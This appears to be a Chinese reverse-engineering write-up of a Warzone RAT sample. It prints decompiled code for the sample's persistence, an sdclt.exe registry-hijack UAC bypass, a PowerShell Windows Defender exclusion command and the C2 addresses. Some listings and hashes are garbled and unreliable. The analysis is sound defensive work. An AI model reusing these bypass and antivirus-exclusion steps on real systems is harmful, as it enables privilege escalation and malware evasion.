

Warzone RAT 远控木马样本分析

RAT 信息

Warzone RAT 又名 AveMaria RAT，是一款纯 C/C++ 开发的商业木马程序，该程序自 2018 年开始便在网络上以软件订阅的方式公开售卖，适配目前 Windows 10 以下系统，具备远程桌面、密码窃取、键盘记录、远程命令、权限提升、下载执行等多种远程控制功能。自售卖以来便被多个 APT 组织使用，已知的便有魔罗杪 (Confucius)、蔓灵花 (Bitter)、盲眼鹰 (APT-Q-98) 等组织使用过该商业木马。

该恶意软件具有以下功能：

不需要 .NET

可通过 VNC 使用远程桌面

可通过 RDPWrap 获得隐藏的远程桌面

提权（包括最新的 Win10）

远程 WebCam 控件

密码采集（Chrome, Firefox, IE, Edge, Outlook, Thunderbird, Foxmail）

下载并执行任何文件

实时键盘记录器

Remote Shell

文件管理器

进程管理

反向代理

技术细节

该软件是一种用 C++ 编写并与所有 Windows 版本兼容的 RAT。恶意软件开发人员在此之上提供了 DNS 服务，购买者不受 IP 地址更改的影响。该软件还可绕过 UAC（用户帐户控制）与 Windows Defender，并写入启动程序列表中，处理 C&C 命令。它有几种不同的版本，同时也在不断改进，某些描述可能会因版本变化而不同。

获取样本信息

```
文件名: C:/Users/XinSai/Desktop/win10.exe  
大小: 135168 (132.00 kB)  
MD5: 547509f5ead5eac3d2026e7b51b00c6b8  
SHA1: d041830cafdade6c0847370457f05ff0d73611ce  
信息熵: 6.45456(未加壳)  
操作系统: Windows(Vista)  
架构: I386  
模式: 32 位  
类型: GUI  
Endianness: LE  
入口点(地址): 00406da4  
入口点(偏移): 61a4  
入口点(相对地址(RA)): 6da4  
入口点(字节数): 558bec83ec4856ff159c904100836e4008d45b850ff15a0904100ae2d000000  
入口点(签名): 558bec83ec...56ff15.....8365....8d45...50ff15.....eb.....  
入口点(签名)(Rel): 558bec83ec...56ff15.....ff15.....ff15.....ff15.....ff15.....ff15.....
```

资源分析

从控制台构建的客户端在二进制文件的资源部分中具有可作为嵌入式 PE（在该 PE 中有另一个嵌入式 PE）可执行的核心功能。

使用 Resource Hacker 检查二进制文件的资源部分，很容易检测到其中嵌入了一个额外的二进制文件。Windows PE 文件头，十六进制表示是 4D5A。

[illegible]

静动联合分析

进程检查

首先主函数区跟进

```

1 void __noreturn start()
2 {
3     int v0; // ecx
4     int v1; // esi
5     struct _STARTUPINFOA StartupInfo; // [esp+4h] [ebp-48h] BYREF
6
7     GetCommandLineA(); // 程序入口点
8     StartupInfo.dwFlags = 0;
9     GetStartupInfoA(&StartupInfo);
10    sub_406DF1();
11    sub_406E1E(&dwword_41E000, (unsigned int)&unk_41E02C);
12    GetModuleHandleA(0);
13    v1 = sub_4174CD(v0, v0); // function
14    sub_406E06();
15    ExitProcess(v1);
16 }

```

```

*Data = 10;
dwDisposition = 0;
sub_406CA5(v15);
sub_4154CA(v22);
TickCount = GetTickCount();
sub_401028(TickCount);
GetModuleFileName(0, Filename, 0x104u); // 获取当前进程已加载模块文件的完整路径
v10 = 0;
v3 = sub_415E27(Filename, &v10); // 打开给定文件名的文件, 读取文件并将文件内容存储在内存中
if ( v10 )
{

```

获取进程的文件路径

堆栈地址=002BF650, (ASCII "C:\Users\XinSai\Desktop\win10.exe")
 ecx=777B387A (ntdll_1.777B387A)

程序在执行之前会先进行进程判断, 若进程运行执行退出, 反之执行下一步

```

while ( v4 );
*(DWORD *)v5 = lpAddress;
hObject = CreateEvent(0, 0, 0, v5);
if ( GetLastError() != 183 ) // 判断进程是否执行, 若执行则跳出修改, 释放, 运行
{
    if ( hObject )
    {
        RegCreateKeyExA(
            HKEY_CURRENT_USER,
            "Software\Microsoft\Windows\CurrentVersion\Internet Settings", // 修改 HKEY_CURRENT_USER 的设置
            0,
            0,
            0,
            0xF003Fu,
            0,
            &phkResult,
            &dwDisposition);
        RegSetValueExA(phkResult, "MaxConnectionsPer1_0Server", 0, 4u, Data, 4u); // MaxConnectionsPer1_0Server 写入10
        RegSetValueExA(phkResult, "MaxConnectionsPerServer", 0, 4u, Data, 4u); // MaxConnectionsPerServer 写入10
        RegCloseKey(phkResult);
        sub_406A8B(v15); // 创建线程
        sub_41529E((char **)v22, (LPCWSTR *)v15); // 创建进程, 注册表操作
        sub_405EF2(v27, (int)v15, (int)v22); // 连接字调用实现SOCKET通信
        sub_401293(0, (char *)pszPath, 0, 0x208u);
        SHGetFolderPath(0, 28, 0, 0, pszPath);
        lstrcat(pszPath, L"\\Microsoft Vision\\"); // 系统路径搜索"C:\Users\xxxx\AppData\Local\Microsoft\Vision", 创建年月日时的键值记录文件
        CreateDirectory(pszPath, 0);
        if ( v19 && !sub_413893() ) // 判断当前进程是否执行
    }
}

```

01197571	53	push	ebx	pSecurity
01197572	89B0	mov	duword ptr ds:[ebp+eax]	pSecurity
0119757A	FF45 5A8119B	call	duword ptr ds:[<KERNEL32.CreateEventA>]	CreateEventA
0119757A	A3 C8E19B1	mov	duword ptr ds:[&v19E8C8],eax	
0119757F	FF45 B89219B	call	duword ptr ds:[<KERNEL32.GetLastError>]	GetLastError
01197585	3D 07000000	cmp	eax,0x0	
01197585	7E4B A9B10000	je	win10_01197739	
01197590	394D C8E19B1	cmp	duword ptr ds:[&v19E8C8],ebx	
01197596	8E84 9D010000	ja	win10_01197739	
0119759C	8D4424 18	lea	eax,duword ptr ss:[esp+0x18]	
011975A0	58	push	eax	dwDisposition
011975A1	8D4424 14	lea	eax,duword ptr ss:[esp+0x14]	pHandle
011975A5	50	push	eax	pSecurity
011975A6	53	push	ebx	Access = KEY_ALL_ACCESS
011975A7	68 3F000F 00	push	0xF003F	Options
011975AC	53	push	ebx	Class
011975AD	53	push	ebx	Reserved
011975AE	53	push	ebx	Subkey = "Software\Microsoft\Windows\CurrentVersion\Internet Settings"
011975AF	68 2DC919B1	push	win10_0119C92C	hKey = HKEY_CURRENT_USER
011975B4	68 01000000	push	0x00000001	hKey = HKEY_CURRENT_USER
011975B9	FF45 6A5019B	call	duword ptr ds:[<ADVAPI32.RegCreateExA>]	RegCreateExA
011975BF	8B05 72D019B	mov	esi,duword ptr ds:[<ADVAPI32.RegSetValueExA>]	advapi32.RegSetValueExA
011975C5	8D4424 14	lea	eax,duword ptr ss:[esp+0x14]	
011975C9	6A 04	push	0x4	BufSize = 0x4
011975CB	50	push	eax	Buffer
011975CC	6A 04	push	0x4	ValueType = REG_DWORD
011975CE	53	push	ebx	Reserved
011975CF	68 40F919B1	push	win10_0119C9A8	ValueName = "MaxConnectionsPer1_0Server"

修改 HttpClient

程序先在

HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\Internet Settings

建立两个项分别是"MaxConnectionsPer1_0Server", "MaxConnectionsPerServer" 值为 10

```

push ebx
push ebx
push ebx
push win10.0119C92C
push 0x80000001
call duword ptr ds:[<ADUAPI32.RegCreateEx>]
mov esi,duword ptr ds:[<ADUAPI32.RegSetValueEx>]
lea eax,duword ptr ss:[esp+0x14]
push 0x4
push eax
push 0x4
push ebx
push win10.0119C968
push duword ptr ss:[esp+0x24]
call esi
push 0x4
lea eax,duword ptr ss:[esp+0x18]
push eax
push 0x4
push ebx
push win10.0119C984
push duword ptr ss:[esp+0x24]
call esi
push duword ptr ss:[esp+0x10]
call duword ptr ds:[<ADUAPI32.RegCloseKey>]
lea eax,duword ptr ss:[esp+0x20]

```

名称	类型	数据
EnableNegotiate	REG_DWORD	0x00000001(1)
IE5_UA_Backup_Flag	REG_SZ	5.0
MaxConnectionsPer1_0Server	REG_DWORD	0x0000000a(10)
MaxConnectionsPerServer	REG_DWORD	0x0000000a(10)
MigrateProxy	REG_DWORD	0x00000001(1)
MimeExclusionListForCache	REG_SZ	multipart/mixed multipart/x-mixed...
PrivacyAdvanced	REG_DWORD	0x00000000(0)
PrivDiscUIShown	REG_DWORD	0x00000001(1)

Host 地址与 images.exe 创建

Sub_406AA8 函数中，程序先后进行数据段合并，Host 地址 1 与 Host 地址 2 的加载

00B36B42	- 50	push eax	
00B36B43	- 8D4F 10	lea ecx,duword ptr ds:[edi+0x10]	
00B36B46	- E8 7CD8FFFF	call win10s.00B343C7	Host1 102.22.69.110
00B36B4B	- 8B4D F8	mov ecx,[local.2]	
00B36B4E	- E8 CA030000	call win10s.00B36F1D	
00B36B53	- 8B4D FC	mov ecx,[local.1]	
00B36B56	- 8D7E 04	lea edi,duword ptr ds:[esi+0x4]	
00B36B59	- 8B043B	mov eax,duword ptr ds:[ebx+edi]	
00B36B5C	- 8941 14	mov duword ptr ds:[ecx+0x14],eax	
00B36B5F	- 8D4D F8	lea ecx,[local.2]	
00B36B62	- 8B743B 04	mov esi,duword ptr ds:[ebx+edi+0x4]	
00B36B66	- 83C7 08	add edi,0x8	
00B36B69	- 56	push esi	
00B36B6A	- 8D143B	lea edx,duword ptr ds:[ebx+edi]	
00B36B6D	- E8 52F20000	call win10s.00B45DC4	
00B36B72	- 59	pop ecx	
00B36B73	- 8B4D FC	mov ecx,[local.1]	
00B36B76	- 50	push eax	
00B36B77	- 8D49 18	lea ecx,duword ptr ds:[ecx+0x18]	
00B36B7A	- E8 48D8FFFF	call win10s.00B343C7	Host2 192.162.34.58
00B36B7F	- 8B4D F8	mov ecx,[local.2]	
00B36B82	- E8 06020000	call win10s.00B2651D	

向下走，程序开始创建 images.exe

01186BDE	- 8D49 24	lea ecx,duword ptr ds:[ecx+0x24]	
01186BE1	- E8 E1D7FFFF	call win10.011843C7	images.exe
01186BE6	- 8B4D F8	mov ecx,[local.2]	
01186BE9	- E8 2F030000	call win10.01186F1D	
01186BEE	- 8B4D FC	mov ecx,[local.1]	
01186BF1	- 03FE	add edi,esi	
01186BF3	- 0FBE043B	movsx eax,byte ptr ds:[ebx+edi]	
01186BF7	- 8941 28	mov duword ptr ds:[ecx+0x28],eax	

堆栈 ss:[0036F610]=00AB0000, (UNICODE "images.exe")
ecx=76853136 (kernel132.76853136)

创建随机字符串到注册表

创建 10 位随机字符串 如下"N4ZXOIB5E0"

00046C63	. E8 5CF10000	call win10.00055DC4	
00046C68	. 59	pop ecx	
00046C69	. 8D45 FC	lea eax,[local.1]	
00046C6C	. 50	push eax	
00046C6D	. 8D4E 38	lea ecx,dword ptr ds:[esi+0x38]	
00046C70	. E8 52D7FFFF	call win10.000443C7	string
00046C75	. 8B4D FC	mov ecx,[local.1]	
00046C78	. 33C0	xor eax,eax	
00046C7A	. 40	inc eax	
00046C7B	. 8906	mov dword ptr ds:[esi],eax	
00046C7D	. 8946 04	mov dword ptr ds:[esi+0x4],eax	
00046C80	. E8 98020000	call win10.00046F1D	
00046C85	. 8D4D EC	lea ecx,[local.5]	
00046C88	. E8 F4D3FFFF	call win10.00044081	
00046C8D	. 8D4D E4	lea ecx,[local.7]	
00046C90	. E8 ECD3FFFF	call win10.00044081	
00046C95	. 8D8D 70FFFFFF	lea ecx,[local.36]	
00046C9B	. E8 B3B7FFFF	call win10.00042453	
00046CA0	. 5F	pop edi	
00046CA1	. 5E	pop esi	
00046CA2	. 5B	pop ebx	

堆栈 ss:[004FF67C]=04F50000, (UNICODE "N4ZX0IB5E0")
ecx=76853136 (kernel32.76853136)

创建完成字符串后，程序开始在注册表中创建项

```

LPWSTR lpstr[2], 77 [esp+1Ch] [ebp-8h] BYTER
v3 = a2;
sub_402CAC(phkResult + 12, a2);
v25 = L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\";
phkResult[2] = (-!sub_413893() - 2147483646);
phkResult[3] = 5;
v4 = sub_40460A(lpstr, phkResult, v25);
sub_4043C7(phkResult + 4, phkResult, v4);
sub_406F1D(lpstr[0]);
sub_404656(lpstr, v3 + 14);
sub_4042C5(phkResult + 4, lpstr);
sub_406F1D(lpstr[0]);
v5 = sub_40460A(lpstr, phkResult, L"inst");
sub_4043C7(phkResult + 6, phkResult, v5);
sub_406F1D(lpstr[0]);
v6 = sub_40460A(lpstr, phkResult, L"InitWindows");
sub_4043C7(phkResult + 7, phkResult, v6);
sub_406F1D(lpstr[0]);
v7 = sub_40460A(lpstr, phkResult, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\");
sub_4043C7(phkResult + 5, phkResult, v7);
sub_406F1D(lpstr[0]);
v8 = phkResult + 8;
phkResult[9] = (RegOpenKeyExW(HKEY_CURRENT_USER, phkResult[4], 0, 0xF003Fu, phkResult) == 0);
v9 = sub_413960(lpstr, phkResult);
sub_4043C7(phkResult + 8, phkResult, v9);
sub_406F1D(lpstr[0]);
result = a2;
if ( a2[19] )

```

创建 NTFS 数据流

Documents 目录下创建 “Documents:ApplicationData” NTFS 的数据流

0042F650	00A00000	
0042F654	00A10000	UNICODE "C:\Users\XinSai\Documents\Documents:ApplicationDat"
0042F658	006A0000	UNICODE "N4ZX0IB5E0"
0042F65C	0042F650	

绕过 UAC

恶意软件会通过两种不同的方法绕过 UAC 并提权：

对于 Windows 10 以下的版本，它使用存储在其资源中 UAC 绕过模块。

对于 Windows 10，它利用 sdclt.exe 的自动提升功能，该功能在 Windows 备份和还原中使用。

判断进程是否以管理员权限运行：

这里吾爱的启动就要管理员，这里是原版 OD 非管理员调用运行

```
00457663 | . 808424 0C0200 | LEA EBX,DWORD PTR SS:[ESP+20C]
00457664 | 59 | PUSH EBX
00457665 | . FF15 28324500 | CALL DWORD PTR DS:[<KERNEL32.CreateDir
00457666 | . 395C24 64 | CMP DWORD PTR SS:[ESP+64],EBX
00457667 | . 74 20 | JE SHORT win10.00457697
00457668 | . E8 17C2FFFF | CALL win10.00453893
00457669 | . 83F8 01 | CMP EBX,1
0045766A | . 74 16 | JE SHORT win10.00457697
0045766B | . E8 72B8FFFF | CALL win10.004531F8
0045766C | . 83F8 0A | CMP EBX,0A
0045766D | . 72 07 | JB SHORT win10.00457692
0045766E | . E8 E4E2FFFF | CALL win10.00453974
0045766F | . EB 05 | JMP SHORT win10.00457697
00457670 | . E8 60E2FFFF | CALL win10.004538F7
00457671 | . 395C24 68 | CMP DWORD PTR SS:[ESP+68],EBX
00457672 | . 74 1A | JE SHORT win10.004576B7
00457673 | . E8 F1C1FFFF | CALL win10.00453893
00457674 | . 83F8 01 | CMP EBX,1
00457675 | . 75 10 | JNZ SHORT win10.004576B7
00457676 | . E8 D79FFFFF | CALL win10.00457083
00457677 | . 68 B0B0B0B0 | PUSH B0B0B0B0
00457678 | . FF15 20324500 | CALL DWORD PTR DS:[<KERNEL32.Sleep>]
00457679 | . 395C24 9C0000 | CMP DWORD PTR SS:[ESP+9C],EBX
0045767A | . 75 05 | JNZ SHORT win10.00457716
0045767B | . FF7424 6C | PUSH DWORD PTR SS:[ESP+6C]
0045767C | . 804C24 7C | LEA ECX,DWORD PTR SS:[ESP+7C]
0045767D | . FF7424 4C | PUSH DWORD PTR SS:[ESP+4C]
0045767E | . FF7424 48 | PUSH DWORD PTR SS:[ESP+48]
0045767F | . E8 1808FFFF | CALL win10.00454EEF
00457680 | . 395C24 40 | CMP DWORD PTR SS:[ESP+40],EBX
00457681 | . 74 3B | JE SHORT win10.00457716
00457682 | . 808424 980000 | LEA EBX,DWORD PTR SS:[ESP+98]
00457683 | . 895C24 0C | MOV DWORD PTR SS:[ESP+C],EBX
00457684 | . 59 | PUSH EBX
00457685 | . 804C24 0C | LEA ECX,DWORD PTR SS:[ESP+C]
Path
CreateDirectoryW
administrators????????
OS < win10?
Timeout = 3000, ms
Sleep
Arg3
Arg2
Arg1
win10.00454EEF
Arg0
```

(win10)

```
00A37675 | . 74 20 | JE SHORT win10.00A37697
00A37677 | . E8 17C2FFFF | CALL win10.00A33893
00A3767C | . 83F8 01 | CMP EAX,0x1
00A3767F | . 74 16 | JE SHORT win10.00A37697
00A37681 | . E8 72B8FFFF | CALL win10.00A331F8
00A37686 | . 83F8 0A | CMP EAX,0xA
00A37689 | . 72 07 | JB SHORT win10.00A37692
00A3768B | . E8 E4E2FFFF | CALL win10.00A35974
00A37690 | . EB 05 | JMP SHORT win10.00A37697
00A37692 | . E8 60E2FFFF | CALL win10.00A358F7
00A37697 | . 395C24 68 | CMP DWORD PTR SS:[esp+0x68],ebx
00A3769B | . 74 1A | JE SHORT win10.00A376B7
00A3769D | . E8 F1C1FFFF | CALL win10.00A33893
```


(win7)

同时进程将检测操作系统是否小于 win10 而使用对应方法提权

注册表后门

创建 HKCU\SOFTWARE_rptls 项，内容是后门的路径

```
1 LSTATUS sub_415884()
2 {
3     int v0; // eax
4     DWORD dwDisposition; // [esp+Ch] [ebp-8h] BYREF
5     HKEY phkResult; // [esp+10h] [ebp-4h] BYREF
6
7     if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\_rptls", 0, 0xF003Fu, &phkResult) )
8         RegCreateKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\_rptls", 0, 0, 0, 0xF003Fu, 0, &phkResult, &dwDisposition);
9     v0 = strlenw(Filename);
10    RegSetValueExW(phkResult, L"Install", 0, 1u, Filename, 4 * v0);
11    return RegCloseKey(phkResult);
12 }
```




如果是 win10 以下，当跟进 Sub_4158F7 函数后，sub_4157F0 检查当前用户是否具有管理员特权，有则直接返回，它调用 sub_415884() 函数写入注册表，注册表中创建_rptls 项，而值是上面创建的 images.exe 进程。并执行在资源文件中的 PE 文件加载和锁定资源的操作。最后在 sub_4157F0 函数分配 2048 字节的内存，然后循环解密内存中的代码，完成后调用 cmd.exe 执行。

```
int (*v1)(); // ebx
HRSRC ResourceW; // edi
HGLOBAL Resource; // esi
LPVOID v4; // eax

sub_401293(a1, Filename, 0, 0x208u);
GetModuleFileName(0, Filename, 0x208u);
if ( !IsUserAnAdmin() || sub_413893() ) // 判断当前用户是否为管理员
    return 0;
sub_415884(); // HKEY_CURRENT_USER\Software\_rptls vule:C:\Users\xxxx\Documents\images.exe
v1 = sub_415C0E();
ResourceW = FindResourceW(v1, 0x66, L"WM_DSP"); // 资源文件
Resource = LoadResource(v1, ResourceW);
SizeofResource(v1, ResourceW);
v4 = LockResource(Resource);
if ( v4 )
    sub_4157F0(v4); // 函数分配一段大小为 2048 字节的内存，然后用一个循环解密内存中的代码。最后使用\wind
return 0; // sub_413893检查当前用户是否具有管理员特权，有则直接返回，它调用 sub_415884() 函数
}
```

如果是 win10 及以上，则创建“\Documents:ApplicationData”文件流，再判断进程是否 64 位，重定向注册表和文件。最后使用 sdclt.exe 来绕过 UAC，同时会在注册表中创建原进程来权限维持执行，最后终止自身，使用高权限来运行自己。

```
if ( sub_413893() ) // 检查是否有某些特定条件，如果有，则返回0。
    return 0;
sub_413915(5, &lpsz, a1);
sub_4043FA(&lpsz, a1, L"\\Documents:ApplicationData");// 获取一个路径并使用NTFS流文件创建一个文件 C:\Users\xxx\Documents
sub_413960(&v19, a1);
v1 = CharLowerW(lpsz);
v2 = CharLowerW(v19);
if ( lstrcmpW(v2, v1) ) // 如果文件的路径与当前的路径不同，则关闭句柄。
{
    CloseHandle(hObject);
    Wow64Process = 0;
    CurrentProcess = GetCurrentProcess();
    IsWow64Process(CurrentProcess, &Wow64Process);// 获取当前进程句柄是否是64位
    if ( Wow64Process )
        sub_413473(v18); // 如果是64位，则进行系统文件重定向和注册表重定向。
    sub_415774(); // "Software\\Classes\\Folder\\shell\\open\\command"
    sub_401293(CloseHandle, Filename, 0, 0x400u);
    GetModuleFileNameA(0, Filename, 0x400u);
    sub_41570F(String, Filename);
    sub_41570F("DelegateExecute", String); // 更新资源管理器注册表，替换文件。 注：DelegateExecute是Windows操作系统中使
    GetSystemDirectoryW(Buffer, 0x104u);
    lstrcatW(Buffer, L"\\sdclt.exe"); // 获取系统目录并将其与"sdclt.exe"连接并启动它，绕过系统UAC。
    GetLastError();
    sub_401293(CloseHandle, v10, 0, 0x44u);
    qmemcpy(&StartupInfo, v10, sizeof(StartupInfo));
    v13 = 0;
    v14 = 0;
    v15 = 0;
```



```
v13 = 0;
v14 = 0;
v15 = 0;
v16 = 0;
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
strcpy(CommandLine, "cmd.exe /C C:\\Windows\\System32\\sdclt.exe");
sub_401293(CloseHandle, v8, 0, 0x1DFu);
Sleep(0x4E20u); // 20s
CreateProcessA(0, CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);// 创建一个新的进程，运行"cmd.exe /C C:\\Windows\\System32\\sdclt.exe".
CloseHandle(ProcessInformation.hThread);
CloseHandle(ProcessInformation.hProcess);
wprintfW(v11, L"%d", Buffer);
TerminateProcess(hProcess, 0); // 关闭进程句柄并终止进程。
if ( Wow64Process )
    sub_41344C(v18); // 2s
Sleep(0x7D00u);
RegDeleteKeyA(HKEY_CURRENT_USER, "Software\\Classes\\Folder\\shell\\open\\command");// win10.exe
ExitProcess(0);
}
sub_406F1D(v19);
sub_406F1D(lpsz);
return 0;
```

在 sub_417083 函数中如果 RAT 以高权限运行, 会添加路径到 Windows Defender 白名单中：


```
powershell Add-MpPreference -ExclusionPath C: \
```

```
UINT sub_417083()
{
    char *v0; // ebx
    char *v2; // [esp+Ch] [ebp-4h]

    v2 = sub_401000(0x100u);
    v0 = sub_401000(0x100u);
    sub_401293(v0, v2, 0, 0x100u);
    sub_401293(v0, v0, 0, 0x100u);
    GetModuleFileNameA(0, v2, 0x100u);
    qmemcpy(v0, "powershell Add-MpPreference -ExclusionPath ", 43);
    *(v0 + 43) = *v2;
    v0[45] = v2[2];
    v0[strlen(v0)] = v2[255];
    return WinExec(v0, 0);
}
```




字符串创建注册表项值及创建文件流与 images.exe

在之前的 N4ZXOIB5E0 字符串中 创建了两个项及键值

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\N4ZXOIB5E0

HKEY_USERS\S-1-5-21-1244648496-323992457-611466280-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\N4ZXOIB5E0

```
v31 = v13;
v30 = v13;
sub_4069A9(v4 + 12, &v30);
sub_40709B(v30, v31, v32, v33);
RegOpenKeyExW(HKEY_CURRENT_USER, v4[4], 0, 0xF003Fu, v4); // N4ZXOIB5E0字符串
sub_414DEE((v4 + 6), &v35, 3u);
sub_414DEE((v4 + 6), &v35, 3u);
```



在函数 `sub414EEF` 中，进程会先创建一个九位字符串的随机字符与固定字符，“`qrstuvwxyzABCDEFGHIJK...`”到堆栈窗口。接着判断程序是否存在，不存在将复制 `image.exe` 文件 同时创建文件流

```

2  v4 = (char *)phkResult;
3  v39 = phkResult;
4  sub_413960(&lpExistingFileName, (int)phkResult);
5  sub_4044C4(&v34, 10); // Random
6  v6 = sub_414D25((PHKEY)v4, v5, (int)(v4 + 16), v5, v5);
7  sub_414D63((HKEY *)v4);
8  v7 = 0;
9  v8 = v6 == 0;
10 v9 = (WCHAR *)lpExistingFileName;
11 if ( !v8 && lpFileName ) // copy images.exe
12 {
13     v10 = (LPCWSTR *)sub_413915*((_DWORD *)v4 + 3), (LPWSTR *)&lpExistingFileName, (int)v4);
14     sub_4043C7((char **)v4 + 8, (int)v4, v10);
15     sub_406F1D((LPVOID)lpExistingFileName);
16     sub_4133FB(v4 + 32);
17     v11 = (LPCWSTR *)sub_4043FA(v4 + 32, (int)v4, (LPVOID)L"\\");
18     sub_404656((WCHAR **)&lpExistingFileName, (LPCWSTR *)v4 + 21);
19     sub_4042C5(v11, &lpExistingFileName);
20     sub_406F1D((LPVOID)lpExistingFileName);
21     v7 = 0;
22     if ( !CopyFileW(v9, *((LPCWSTR *)v4 + 8), 0) )
23         goto LABEL_17;
24     v33 = v12;
25     v32 = (int)v12;
26     sub_40424E(&v32);
27     v31 = v13;
28     v30 = v13;
29     sub_4069A9((DWORD *)v4 + 12, (int *)&v30);
30     sub_40709B((int)v30, (int)v31, v32, (int)v33);
31     RegOpenKeyExW(HKEY_CURRENT_USER, *((LPCWSTR *)v4 + 4), 0, 0xF003Fu, (PHKEY)v4); // N4ZXOI85E0 HKCU:inset
32     sub_414DEE((int)(v4 + 24), (int)&v35, 3u);
